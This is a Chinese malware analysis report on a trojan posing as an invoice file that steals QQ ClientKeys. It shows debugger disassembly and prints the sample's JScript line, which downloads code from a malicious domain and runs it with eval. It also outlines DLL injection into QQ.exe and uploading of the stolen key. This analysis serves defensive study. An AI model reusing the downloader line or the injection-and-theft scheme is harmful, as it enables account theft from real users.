

QQ 盗号病毒分析

0x00 背景

文件名：-开票资料及对账函-.exe


MD5：D6C27C87CBAD0DEC4589E6748BBF38E9

0x01 概述

盗取 QQClientKey 的病毒

0x02 样本分析

样本名为 -开票资料及对账函-.exe，同时带有 ASPack v2 的壳



打开文件执行弹出错误框用来迷惑用户或者分析人员，实际功能正常执行。



11

1

11

功能。

```
db 'var x=new ActiveXObject(',27h,'Microsoft.XMLHTTP',27h,');x.open(',27h,'GET'  
db 27h,',',27h  
db 1 ; DATA XREF: .text:0040133B↑  
db 0  
db 0  
db 0  
db 27h ; '  
db 0  
db 0  
db 0  
db 27h,',False);x.send();eval(x.responseText);C!@',0
```

重新打开病毒进行调试，bp MessageBoxA 并关闭弹窗之后，来到病毒后续逻辑

流程图	日志	笔记	断点	内存布局	调用堆栈	寄存器	脚本	符号	<> 源
	00402790	5F				pop edi			
	0040279E	5E				pop esi			
	0040279F	83F8 03				cmp eax,3			
	004027A2	5B				pop ebx			
	004027A3	75 0F	✓			jne 1..4027B4			
	004027A5	8B4C24 68				mov ecx,dword ptr ss:[esp+68]			
	004027A9	B8 02000000				mov eax,2			
	004027AE	8901				mov dword ptr ds:[ecx],eax			
	004027B0	83C4 64				add esp,64			
	004027B3	C3				ret			
	004027B4	83F8 02				cmp eax,2			
	004027B7	75 0F	✓			jne 1..4027C8			
	004027B9	8B5424 68				mov edx,dword ptr ss:[esp+68]			
	004027BD	B8 01000000				mov eax,1			
	004027C2	8902				mov dword ptr ds:[edx],eax			
	004027C4	83C4 64				add esp,64			
	004027C7	C3				ret			
	004027C8	83F8 05				cmp eax,5			
	004027CB	75 0F	✓			jne 1..4027DC			
	004027CD	8B4C24 68				mov ecx,dword ptr ss:[esp+68]			
	004027D1	B8 04000000				mov eax,4			

拼接出一个当前目录下的 ole32.dll 文件路径

004922EC EB C6 jmp 111..4922B4			
004922EE 8D46 0D lea eax,dword ptr ds:[esi+D]			eax:"C:\\Users\\sam\\Desktop\\ole32.dll"
004922F1 50 push eax			eax:"C:\\Users\\sam\\Desktop\\ole32.dll"
004922F2 E8 6FFFFFFFFF call 111..492166			
004922F7 59 pop ecx			
004922F8 8970 08 mov dword ptr ds:[eax+8],esi			eax+8:"\\sam\\Desktop\\ole32.dll", esi:&"C:\\U
004922FB C700 01000000 mov dword ptr ds:[eax],1			eax:"C:\\Users\\sam\\Desktop\\ole32.dll"
00492301 806430 0C 00 and byte ptr ds:[eax+esi+C],0			eax+4:"sers\\sam\\Desktop\\ole32.dll", esi:&"C
00492306 8970 04 mov dword ptr ds:[eax+esi],esi			eax:"C:\\Users\\sam\\Desktop\\ole32.dll"
00492309 83C0 0C add eax,C			ebx:"http://www.laofafa1688.com/home/raw/2/2
0049230C 8903 mov dword ptr ds:[ebx],eax			
0049230E 5F pop edi			
0049230F 5E pop esi			esi:&"C:\\Users\\sam\\Desktop\\ole32.dll"
00492310 5B pop ebx			ebx:"http://www.laofafa1688.com/home/raw/2/2
00492311 C2 0400 ret 4			
00492314 8B41 08 mov eax,dword ptr ds:[ecx+8]			eax:"C:\\Users\\sam\\Desktop\\ole32.dll"
00492317 83F8 40 cmp eax,40			eax:"C:\\Users\\sam\\Desktop\\ole32.dll", 40:'
0049231A 75 0C jne 111..492328			
0049231C 51 push ecx			
0049231D B8 50050000 mov ecx,111..500500			

构造完整请求：

```
"var x=new ActiveXObject('Microsoft.XMLHTTP');x.open('GET','http://www.laofafa1688.com/  
/home/raw/2/2',false);x.send();eval(x.responseText);"
```

00403973 8970 08 mov dword ptr ss:[ebp-08],eax			
00403978 8B7D 0C mov edi,dword ptr ss:[ebp+C]			
0040397B 8B75 10 mov esi,dword ptr ss:[ebp+10]			
0040397E 85FF test edi,edi			
00403980 8D147F lea edx,dword ptr ds:[edi+edi*2]			
00403983 C745 B8 00000000 mov dword ptr ss:[ebp-48],0			
0040398A 8D5C96 F4 lea ebx,dword ptr ds:[esi+edx*4-C]			[esi+edx*4-C]:&"var x=new AC
0040398E 8B55 14 mov edx,dword ptr ss:[ebp+14]			
00403991 895D B4 mov dword ptr ss:[ebp-4C],ebx			
00403994 8D7402 F0 lea esi,dword ptr ds:[edx+eax-10]			
00403998 8B45 DC mov eax,dword ptr ss:[ebp-24]			
0040399B 8975 14 mov dword ptr ss:[ebp+14],esi			
0040399E 8975 E4 mov dword ptr ss:[ebp-1C],esi			
004039A1 8B45 10 mov dword ptr ss:[ebp+10],eax			

执行该命令：

00403E1B	52	push eax	
00403E1C	8B55 B0	mov edx,dword ptr ss:[ebp-50]	
00403E1F	52	push edx	
00403E20	8B55 C8	mov edx,dword ptr ss:[ebp-38]	
00403E23	68 B80E5700	push 111_.570E88	
00403E28	52	push edx	
00403E29	50	push eax	
00403E2A	FF51 18	call dword ptr ds:[ecx+18]	HTTP request
00403E2D	85C0	test eax,eax	
00403E2F	0F8C 81000000	j1 111_.403E86	
00403E35	8B75 DC	mov esi,dword ptr ss:[ebp-24]	
00403E38	85FF	test edi,edi	
00403E3A	7E 45	jle 111_.403E81	
00403E3C	8B45 F4	mov ecx,dword ptr ss:[ebp-1C]	

由于在笔者写报告时网址已经失效，因此所请求的恶意模块无法下发。后续流程为请求一个.net 类型的功能 DLL，假设为 DLL-A，DLL-A 首先会遍历当前进程是否存在 QQ.exe，存在的话则继续向 laofafa1688 请求窃取 Key 的 DLL 模块，假设为 DLL-B，DLL-B 会以远程线程的方式注入到 QQ 进程，通过调用 QQ 提供的获取 ClientKey 的 API 进行 Key 的获取，保存到文件之后进行上传。

0x03 总结

病毒逻辑较为简单，根据域名的命名方式可以猜测是针对电商用户发起的攻击。

1) 后续具体功能分析参考我司报告：<https://www.secrss.com/articles/27165>

2) 关于 QQClientKey 的获取+病毒手法实现参考我的博客：

https://blog.csdn.net/Cody_Ren/article/details/104577693

(博客文章参考：<https://bbs.pediy.com/thread-256993.htm> + Tide 安全团队博客)

IOC：略